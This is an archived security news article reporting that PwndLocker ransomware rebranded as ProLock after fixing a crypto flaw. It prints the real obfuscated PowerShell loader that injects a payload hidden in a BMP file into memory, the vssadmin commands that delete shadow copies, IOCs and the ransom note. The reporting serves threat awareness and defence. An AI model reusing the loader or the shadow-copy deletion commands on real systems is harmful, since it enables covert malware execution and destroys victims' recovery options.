PwndLocker Fixes Crypto Bug, Rebrands as ProLock Ransomware


By Lawrence Abrams


Published: 2020-03-20 · Archived: 2026-04-05 19:37:49 UTC

PwndLocker has rebranded as the ProLock Ransomware after fixing a crypto bug that allowed a free decryptor to be created.

At the beginning of March, we reported on a new ransomware called PwndLocker that was targeting enterprise networks and demanding ransoms ranging between $175,000 to over $660,000 depending on the size of the network.

Soon after, Michael Gillespie of ID Ransomware and Fabian Wosar of Emsisoft were able to discover a weakness in the ransomware that allowed them to create a free decryptor for victims to get their files back without paying the ransom.


0:00



Rebranded as ProLock Ransomware


After their initial failure, the developers rebranded their infection as ProLock Ransomware and have started to target corporate networks once again.

According to Sophos researcher PeterM, the new ProLock Ransomware is being distributed through a BMP image file being stored in C:\ProgramData named WinMgr.bmp. Embedded in this image is the ransomware executable.

This BMP file renders properly in an image viewer, as shown below, with only a few dots appearing in the upper right corner.

WinMgr.bmp

If you view it through a hex editor, though, you can see that it includes binary data embedded in it as well.



Hex Edit of WinMgr.bmp

This binary data is then reassembled by a PowerShell script that injects it directly into memory

```
        function Local:eqmujm     {         Param         (             [OutputType([IntPtr])]                    [Parameter( Position
= 0, Mandatory = $True )]             [String]            $yaxZxL,                                [Parameter( Position = 1, Mandatory = $True
)]            [String]            $JdsDcd         )         $pBmIPD = (([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
$_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods'));
 Write-Output ($pBmIPD.GetMethod('GetProcAddress', [reflection.bindingflags] "Public,Static", $null,
[System.Reflection.CallingConventions]::Any, @((New-Object System.Runtime.InteropServices.HandleRef).GetType(), [string]),
$null)).Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object
IntPtr), ($pBmIPD.GetMethod('GetModuleHandle')).Invoke($null, @($yaxZxL))))), $JdsDcd));                  }          function
Local:GlIbBZ     {         Param         (             [OutputType([Type])]                    [Parameter( Position = 0)]
   [Type[]]            $BXuQWs = (New-Object Type[](0)),                          [Parameter( Position = 1 )]             [Type]
     $kpyqkQ = [Void]          )          $FpDIjE = ((([AppDomain]::CurrentDomain).DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run)).DefineDynamicModule
('InMemoryModule', $false)).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate]);
    ($FpDIjE.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
$BXuQWs)).SetImplementationFlags('Runtime, Managed');         ($FpDIjE.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual',
$kpyqkQ, $BXuQWs)).SetImplementationFlags('Runtime, Managed');          Write-Output $FpDIjE.CreateType();     }                $tHbxax
= [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((eqmujm kernel32.dll VirtualAlloc), (GlIbBZ @([IntPtr],
[UInt32], [UInt32], [UInt32]) ([IntPtr])));         $jtwjnT = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer
((eqmujm kernel32.dll CreateThread), (GlIbBZ @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr])));
$SumOfH = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((eqmujm msvcrt.dll memset), (GlIbBZ @([IntPtr],
[UInt32], [UInt32]) ([IntPtr])));              $EXVsVb = $tHbxax.Invoke(0,0x12000,0x1000,0x40);               [Byte[]]$NGGMfm =
[IO.File]::ReadAllBytes('C:\Programdata\WinMgr.bmp');          $UnilFk = 0xA230;              if ([IntPtr]::Size -eq 8) {$UnilFk =
0XD7A0};              for ($i=0;$i -le ($NGGMfm.Length-$UnilFk);$i++) {$SumOfH.Invoke(($EXVsVb.ToInt64()+$i), $NGGMfm[$i+$UnilFk],
1)};           $jtwjnT.Invoke(0,0,$EXVsVb,$EXVsVb,0,0);              Start-Sleep -Seconds 360000;
```

PowerShell Script

Peter stated that this attack has been seen against a few servers, but it is not quite known how they got access. It is suspected that the attackers gained access through exposed Remote Desktop services.

"They targeted a handful of servers. Not sure how they got in (yet) but I can see quite a few keygens and cracking tools on the network, probably just end up being an exposed RDP though :-)," Peter stated in a Tweet.

As the attackers have full access to the network, it is unsure why they are hiding the ransomware executable in a BMP image file.

It is most likely being done to evade detection by security software as it deployed throughout the network using tools like PowerShell Empire or PSExec.

ProLock encryption method

Otherwise, a ProLock encryption attack will be the same as the methods used by PwndLocker.


When launched it will clear the shadow volume copies on the machine so that they cannot be used to recover files

```
 vssadmin.exe delete shadows /all /quiet
vssadmin.exe resize shadowstorage /for=D: /on=D: /maxsize=401MB
vssadmin.exe resize shadowstorage /for=D: /on=D: /maxsize=unbounded
```

It will then start encrypting files on the computer, while skipping any with the following extensions and files in operating system and common application folders.


```
.exe, .dll, .lnk, .ico, .ini, .msi, .chm, .sys, .hlf, .lng, .inf, .ttf, .cmd, .bat, .vhd, .bac, .bak, .wbc, .bkf, .set,
```

When encrypting files it will append the extension **.proLock** to an encrypted file's name. For example. 1.doc will be encrypted and named 1.doc.proLock.




ProLock encrypted files

In each folder that has been scanned for files, ProLock will create a ransom note named **[HOW TO RECOVER FILES].TXT** that contain instructions on how to connect to a Tor for payment information.



ProLock Ransom Note

As each ProLock ransomware executable is hard coded with a ransom amount assigned to a particular victim, from the sample we analyzed the ransom amounts continue to be high. This one was for 80 bitcoins or approximately $470,000.



ProLock Ransomware Tor Payment Site

Unfortunately, with this release the ransomware operators fixed their encryption flaw that made free decryption possible.

Victims will need to recover from backups instead or rebuild their files.

IOCS

Hashes:

```
WinMgr.bmp: a6ded68af5a6e5cc8c1adee029347ec72da3b10a439d98f79f4b15801abd7af0
```

Associated Files:

```
 [HOW TO RECOVER FILES].TXT
C:\Programdata\WinMgr.xml
C:\Programdata\WinMgr.bmp
C:\Programdata\clean.bat
C:\Programdata\run.bat
```

ProLock Ransom Note:

```
 Your files have been encrypted by ProLock Ransomware using RSA-2048 algorithm.

   [.:Nothing personal just business:.]

No one can help you to restore files without our special decryption tool.

To get your files back you have to pay the decryption fee in BTC.
The final price depends on how fast you write to us.

   1. Download TOR browser: https://www.torproject.org/
```

```
    2. Install the TOR Browser.
    3. Open the TOR Browser.
    4. Open our website in the TOR browser: msaoyrayohnp32tcgwcanhjouetb5k54aekgnwg7dcvtgtecpumrxpqd.onion
    5. Login using your ID xxx

    ***If you have any problems connecting or using TOR network:
    contact our support by email chec1kyourf1les@protonmail.com.

    [You'll receive instructions and price inside]

The decryption keys will be stored for 1 month.

We also have gathered your sensitive data.
We would share it in case you refuse to pay.

Decryption using third party software is impossible.
Attempts to self-decrypting files will result in the loss of your data.
```

Source: https://www.bleepingcomputer.com/news/security/pwndlocker-fixes-crypto-bug-rebrands-as-prolock-ransomware/